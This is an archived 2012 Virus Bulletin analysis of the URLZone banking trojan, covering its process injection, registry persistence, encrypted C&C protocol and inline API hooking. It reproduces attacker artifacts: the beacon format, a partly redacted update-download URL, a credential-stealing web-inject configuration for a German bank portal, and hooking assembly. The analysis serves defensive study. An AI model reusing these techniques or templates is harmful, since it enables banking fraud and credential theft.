Virus Bulletin :: URLZone reloaded: new evolution

By Neo TanFortinet, CanadaEditor: Helen Martin

Archived: 2026-04-05 16:45:35 UTC

2012-09-01

Abstract

MIB banking trojan URLZone dates back to 2009, and unlike other botnets it still uses a centralized communication system. Although less flexible than other P2P botnets, its refined method of injection, old-fashioned centralized topology and a low-profile attitude make it very successful. Neo Tan takes an in-depth look.

The first variant of URLZone (a.k.a. Bebloh) was found dating back to September 2009. At that time, it was described as a man-in-the-browser (MIB) banking trojan. Its hooking technique and its process of stealing money from victims were similar to another, more infamous bot, Zeus. The focus of this bot is to steal money from targeted financial institutions and hide the transactions from the victim.

Unlike many bots that now use P2P for communication, URLZone still uses a centralized communication system. Although P2P increases the expandability and robustness of a botnet, for a P2P botnet such as Zeus and Kelihos, it is fairly feasible for analysts to build a tracker to harvest the victim IP lists and update files, since all the information (server IPs, update files, configuration files, etc.) must be contained in the traffic. For a centralized botnet on the other hand, if the C&C server list is not updated dynamically through communication, it would be very challenging to build a tracker system. Because the IPs or the URLs of the C&C servers change all the time, and the only way of determining them is to decrypt the latest botnet installer before the change, it is not easy to obtain the active C&C server lists and thus, the update files. Besides which, the list of banks and institutions URLZone targets is restricted – it has successfully been keeping a low profile since 2009. However, it is still out there, and it has evolved.

Infiltration/installation

Most of the samples we obtained came as attachments to spam emails pretending to be a DHL package notice or holiday booking confirmation.

Upon executing, URLZone first uses IsWow64Process to check the version of the current OS. If the OS is 64-bit, it creates the process: %ProgramFiles%\Internet Explorer\iexplore.exe, then injects it. If the OS is 32-bit, it uses GetVersion to see if the dwMajorVersion is lower than 6 (i.e. whether it is a *Windows* version that is older than *Vista*, such as *Windows Server 2003* or *Windows XP*). If the current MajorVersion is 6, it looks for and injects the explorer.exe process with the same code as that used to inject the 64-bit OS. Otherwise, it uses NtQuerySystemInformation with the SystemInformationClass parameter set to an undocumented value: 0x10

(SystemHandleInformation) to enumerate the handles opened by the smss.exe process, and then looks for the csrss.exe process in the handles. If there is one, it calls DuplicateHandle to duplicate the handle to the current process and then injects the malicious code into csrss.exe. Figure 1 shows the smss.exe process's csrss.exe handle being duplicated to the bot installer process update2.exe.



Figure 1. Handle to csrss.exe is duplicated (shared) by the malware.

If it does not find the csrss.exe process in the handles, it will try a less stealthy method, which is to open csrss.exe directly using its process ID obtained from the CreateToolhelp32Snapshot call. If all these attempts fail, it will pick the explorer.exe process and inject the same code as it used to inject the 64-bit OS. Figure 2 shows the two branches loading different injecting subroutines.



Figure 2. Two injecting subroutines (circled in red) for different versions of Windows.

Before it calls CreateRemoteThread to run the injected code, it inserts an argument into the memory space of the targeted process with format: [update] [autorun][installer path] (e.g. '-+C:\test\ppp.exe' means this is not an update; autorun is enabled; and the installer file is located at 'C:\test\ppp.exe').

The two kinds of injecting subroutines that it uses to inject the different OS versions are similar, since the final goal of both is to hook a list of selected applications and communicate with the C&C server to get updates. The major difference is the methods they use to hook, because they are in different environments. In this article we will focus on the code that is designed to inject csrss.exe ('main0_32' in Figure 2).

After some common routines such as resolving APIs and dropping itself, the subroutine will accomplish four tasks. In order, these are: injecting the communication subroutine into svchost.exe, injecting a registry-monitoring subroutine into winlogon.exe, hooking a list of applications, and updating itself if necessary. These tasks involve multiple processes, and the bot needs a way to share data among them. Its data-sharing mechanism is enabled by implementing the memory-mapped files that the system paging file stores [1]. This is the core technique used by this bot in order to share data in the multi-process environment. At first, it calls CreateFileMapping with INVALID_HANDLE_VALUE as hFile and a hard-coded name stored in the installer as lpName (e.g. some random name such as 'xajlwdxq'). These are also the value names the bot uses to store the data under a registry subkey which is hard-coded in the installer: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\[random]\. The location of the name is unique and will be used by the following OpenFileMapping calls in the other processes. There are in total two views created with different names, with the

dwMaximumSizeLow parameter of one being 0x52E, and the other being 0x80400. The bigger view is the container of the configuration file; the other is the storage for the C&C response.

The subroutine injected into winlogon.exe is a process that monitors and modifies the registry to make sure the bot survives after reboot. It first looks for and deletes the subkey HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls. Then it gets the path name from the subkey Software\Microsoft\Windows\CurrentVersion\Run\Userinit, which in my 32-bit *Windows XP* environment, is 'C:\Windows\System32\userinit.exe'. If it finds out that the subkey value does not point to userinit.exe, it will modify it and make sure it does. This looks like a self-defence mechanism against other malware, or maybe an upgrade from the previous version.

At the end, there is a loop which keeps checking the response from the C&C in the shared view, updating the configuration file stored in the registry and downloading the new update files. Then it drops the file to %SYSTEMDRIVE%\WINDOWS\system32\[random].exe. It modifies the registry key HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\userinit.exe\Debugger to point to the dropped file. The technique used here is called the 'Image Hijack'. Every time *Windows* starts, it will execute userinit.exe, hence it is redirected to call the dropped file.

C&C communication

The subroutine injected into svchost.exe is responsible for the communication between the victim's PC and the C&C server to get the latest configuration information and update files. It sends an initial message to the C&C servers in its hard-coded list. Usually there are four or five domains hard-coded in the file. If any of them respond with either a 'CMD0' message or a configuration file, it will retry the communication in approximately three hours. If the response is '>UD [update file URL]', it will update itself with the new file, which probably contains a new hard-coded C&C server list.



Figure 3. C&C communication flow chart for updating the bot itself and the configuration file.

The following is an example of the initial message the bot tries to send after gathering the victim's environmental information, in plain text:

```
tver=201206210634&vcmd=0&osver=5.1.2600+Service+Pack+3&ipcnf=192.168.1.13+&sckport=0&cmobj=GZRX&SHID=
&email=
```

An explanation of each of the arguments is as follows:

- **tver** – the build time of the bot.
- **vcmd** – the command it received from the server, which initially would be 0.
- **osver** – describes the OS version.
- **ipcnf** – describes the victim's IP address (can also be a LAN IP address).
- **sckport** – socket port number. This field is always set to 0 in the injecting subroutine for my 32-bit *Windows XP* test environment (the branch that uses subroutine 'main0_32' in Figure 2). In other environments, it will be set to an arbitrary port and the port will be used to open a back door.
- **cmobj** – two flags are contained here. If the flag is 'GZ', it means the environment is gzip decoding friendly. If the flag is 'RX', it means the environment supports VBScript. Both the GZ and RX checks involve calling CoCreateInstance with hard-coded rclsid and riid parameters to get the CComPtr to the interfaces and then utilizing them. Respectively, it uses{54C37CD0-D944-11D0-A9F4-006097942311} as

rclsid and {70BDDE00-C18E-11D0-A9CE-006097942311} as riid to get the IEncodingFilterFactory interface pointer for the gzip check, and {3F4DACA4-160D-11D2-A8E9-00104B365C9F} as rclsid and {3F4DACB0-160D-11D2-A8E9-00104B365C9F} as riid to get the IRegExp2 interface pointer for the vbscript check. For more about COM coding, please see [2].

- **SHID** – a hard-coded value, probably the affiliate ID.
- **email** – this argument is always empty.

To make it secure, the plain text message will go through a sequence of encoding. This is an upgrade since the malware was first discovered in 2009, when it used simple XOR encryption. At first, the plain text message will be encoded by base64. Then it appends some data to the beginning of it, some of which is just garbage to scramble the result when it comes to the final encryption. The format is as follows:

```
[Message type]&[OS version][Is the configuration saved in registry]&[Version ID]&[Hard-coded number]&
[Random number]&[Random number]&[Random number]&[base64 of the plain text message]&
```

This is a sample output made from the previous plain text message:

```
2& 5.1.2600.5512 Y!&5OHVWQMV7NRESGKGBT&-922597813&-700445222&-16924818&175856919&P3R2ZXI9MjAxMjA2MjEw
nZjbWQ9MTUmb3N2ZXI9NS4xLjI2MDArU2VydmljZStQYWNrKzMmaXBjbmY9MTkyLjE2OC4xLjEzKyZzY2twb3J0PTAmY21vYmo9R
TSElEPUEwMDAwMDEmZW1haWw9&
```

The Message Type tells the C&C server how to parse the message that follows. The range is from 1 to 9. For example, ‘2’ here means that this is the initial message about the victim’s environment. And if for some reason (such as being deleted by an anti-virus program) the bot cannot find its dropped file, it will send a message with ‘7’ as the message type and the list of current processes as the message body. Figure 4 shows the code sending the message type ‘7’ if the dropped file ‘defr.exe’ is not found. Most of the other message types are used for the communication of the hooked APIs with C&C servers for manipulating the victim’s banking information.



Figure 4. Sending message type '7' when the dropfile 'defr.exe' is not found.

The 'N!' in the example above states that there isn't a configuration file found in the registry: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\[random]\[object name used for the shared view]. The [Version ID] and [Hard-coded number] are probably used to identify the version of this bot, followed by three other randomly generated numbers. The rest is just the base64-encoded plain text message with an '&' at the end.

Finally, a well-known block cipher algorithm called XXTEA is used to add one more encryption layer. The key is hard-coded in the bot and so far (as of August 2012), it hasn't changed since we first discovered this variant in April 2012.

After receiving the initial message, if the C&C server is alive, there are mainly three kinds of response from it:

1. CMD0 – makes the client wait for about three hours and then retry.

2. >CV -1 >UD [Update file URL] [Version] – downloads the update file and updates the bot, e.g. '>CV -1 >UD http://www.tri***us.at/templates/mobiltemplate/images/icon.exe 201206210634'.

3. >CV 15 >DI INJECTFILE [File Size] [Configuration File] – downloads the configuration file. The file size is usually around 200 kilobytes.

The response message is also encrypted using XXTEA with a different key which is also hard-coded in the bot. This hasn't been changed for at least five months either. A copy of the decrypted response is also stored in the shared view for the other processes to access. Again, the configuration file is encrypted using XXTEA with another hard-coded key. Here is just a small part of the decrypted configuration file:

```
INJECTFILE
ITHEADERSCRTIMER=|15000|End
ITHEADERSCRLIMIT=|30|End
ITHEADERSCRMINDELAY=|20000|End
================================ FIDU ================================
ITSCRHOST=|finanzportal.fiducia.de|End
ITSCRONSUCCESS=|1|End
ITSCRPAGE=|/*/portal*token=*|End
[ITBEGINBLOCKHOOK]
ITHOST=|finanzportal.fiducia.de|End
ITPAGE=|/*/portal*token=*&C4I89Op=0004|End
ITMETHOD=|211|End
ITREQRXPREQ=||End
ITREQMATH=||End
ITREQCOUNT=||End
ITSRVDATA=|?name=FIDU&bal=%FIDUBAL%&lim=&disp=&maxbetrag=%FIDUMAXBETR%&maxbetragsepa=%FIDUMAXBETRSEP
host=finanzportal.fiducia.de&useracc=%FIDURZBK% - %FIDUUSERACC% - %HOLDERNAME%&userpass=%FIDUUSERPAS
=%FIDUTANTYPE%&html=&trkid=%FIDUDEFNRSELE%&regexp=unv&hldrn=%HOLDERNAME%&vorg=&injv=20120302|End
ITREQSRVERR=|%ITENABLED%=|-1|--%ITSTATUS%=|e|--|End
ITONERR=|99|End
ITIFCONTEXT=|<h1 class="stackedFrontletTitle">EURO-&Uuml;berweisung (SEPA)</h1>|End
[ITENDBLOCKHOOK]
```

It is then stored under the registry key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\[Random]\[Object Name Used for the Shared View], encrypted using XOR with a hard-coded key and two modifiers. The pseudo code of the encryption algorithm is as follows:

```
xorKey = 0x58f8;
modifier1 = 0xfe97;
modifier2 = 0x11c6;
for(i = datasize; i > 0; i--)
{
  data ^= (xorKey>>8);
  temp = data + xorKey;
  temp2 = temp*modifier1;
  temp2 += modifier2;
```

```
  xorKey = (unsigned_short)temp2;
}
```

This configuration file contains the URLs of the targeted financial institution, request mask templates, HTML injecting templates and other information that is used by the hooked APIs to make fraudulent transactions and create fake transaction logs.

Inline API hooks

After the injection of svchost.exe and winlogon.exe, it creates a thread that monitors the current running applications. In order, they are:

1. thebat.exe
2. msimn.exe
3. iexplore.exe
4. explorer.exe
5. myie.exe
6. firefox.exe
7. mozilla.exe
8. avant.exe
9. maxthon.exe
10. OUTLOOK.EXE
11. ftpte.exe
12. coreftp.exe
13. filezilla.exe
14. TOTALCMD.EXE
15. cftp.exe
16. FTPVoyager.exe
17. SmartFTP.exe
18. WinSCP.exe

They are mainly web browsers, email clients and ftp clients. Most of the APIs the bot is interested in hooking are the ones responsible for Internet connection. Since different applications do not necessarily import the same APIs,

it crafted three kinds of API-hooking subroutines to suit them. Among these applications, numbers 1, 2 and 10–18 are to be injected with subroutine#1; numbers 6 and 7 are to be injected with subroutine#3; and the rest are to be injected with subroutine#2.

In subroutine#1, it looks for and hooks InternetReadFile, HttpSendRequestA, HttpSendRequestW, InternetConnectA, HttpOpenRequestA, InternetQueryDataAvailable, InternetCloseHandle, InternetReadFileExA, InternetReadFileExW, InternetOpenA, HttpQueryInfoA and HttpQueryInfoW of wininet.dll, and send, connect and closesocket of wsock32.dll.

In subroutine#2, it looks for and hooks InternetReadFile, HttpSendRequestA, HttpSendRequestW, InternetConnectA, HttpOpenRequestA, InternetQueryDataAvailable, InternetCloseHandle, InternetReadFileExA, InternetReadFileExW, InternetOpenA, HttpQueryInfoA and HttpQueryInfoW of wininet.dll, and CreateProcessW of kernel32.dll. It also contains a loop checking the C&C response, updating the configuration file and the bot itself.

Figure 5 shows a snippet of the assembly code of the hooking of wininet.dll APIs in subroutine#2. Before each hookapi call, register EDX contains the hashcode identifying the API, and EAX contains the library name: 'wininet'. The hooking technique in the 'hookapi' function is called Inline Hooking. It takes advantage of the fact that, for the targeted APIs in *Windows XP SP2* and later the first five bytes are intentionally aligned for easy hot-patching. It locates the calling address of the API (e.g. 0x766982E2 in Figure 6) and patches the first five bytes with an unconditional jump 'E9 xx xx xx xx' to the hook subroutine, which is also called the trampoline (e.g. 0x410F7C in Figure 6).

```
00412B72 mov     ecx, offset hookedInternetReadFile
00412B77 mov     edx, 1A212962h
00412B7C mov     eax, [esi]
00412B7E call    hookapi         ; Call Procedure
00412B83 push    offset HttpSendRequestA
00412B88 mov     ecx, offset hookedHttpSendRequestA
00412B8D mov     edx, 9F13856Ah
00412B92 mov     eax, [esi]
00412B94 call    hookapi         ; Call Procedure
00412B99 push    offset HttpSendRequestW
00412B9E mov     ecx, offset hookedHttpSendRequestW
00412BA3 mov     edx, 9F13857Ch
00412BA8 mov     eax, [esi]
00412BAA call    hookapi         ; Call Procedure
00412BAF push    offset InternetConnectA
00412BB4 mov     ecx, offset hookedInternetConnectA
00412BB9 mov     edx, 0BE618D3Eh
00412BBE mov     eax, [esi]
00412BC0 call    hookapi         ; Call Procedure
00412BC5 push    offset HttpOpenRequestA
00412BCA mov     ecx, offset hookedHttpOpenRequestA
00412BCF mov     edx, 1510002Fh
00412BD4 mov     eax, [esi]
00412BD6 call    hookapi         ; Call Procedure
```

Figure 5. Snippet code of hooking APIs.



Figure 6. Hooking wininet.InternetReadFile (0x766982E2) in progress in OllyDbg. 0x410F7C is the address of hookedInternetReadFile.

Then it saves the first five bytes followed by an unconditional jump (the jump redirects the control flow back to the original API address + 5, e.g. 0X766982E2+5, jmp wininet.766982E7, as shown in Figure 7) to a dynamically allocated memory. It stores these 'restoring addresses' in an array. Every hooked subroutine will eventually have call to lead back to its restoring point in the dynamically allocated memory. So each time an injected application invokes the hooked functions, it will still seem to be behaving like the original one.



Figure 7. Restoring addresses array.

Subroutine#3 is almost identical to #2, except it looks for and hooks PR_Write, PR_Read and PR_DestroyPollableEvent of nspr4.dll instead of CreateProcessW, since its target applications are both from Mozilla Project.

The hooked subroutine contains the core functions for masking domain URLs, modifying received messages and altering sending messages. For example, the hooked functions for the Internet reading APIs, such as InternetReadFile have the ability to filter out or alter the received data, according to the latest loaded configuration

file in the shared view. And the hooked functions for the Internet sending APIs, such as HttpSendRequestA, modify the sending message according to the configuration file. The hooked function for InternetConnectA can send reports to the C&C server and mask the URLs of the pages the victim tries to create a connection to. With the specific APIs hooked, the bot has comprehensive control of the ingoing and outgoing Internet messages of the victim PC through the targeted applications.

Conclusion

URLZone is a MIB banking trojan with a long history. Although it is less flexible than Zeus and other P2P botnets, its refined method of injection and its good-old-fashioned centralized topology, together with a low-profile attitude make it very successful.
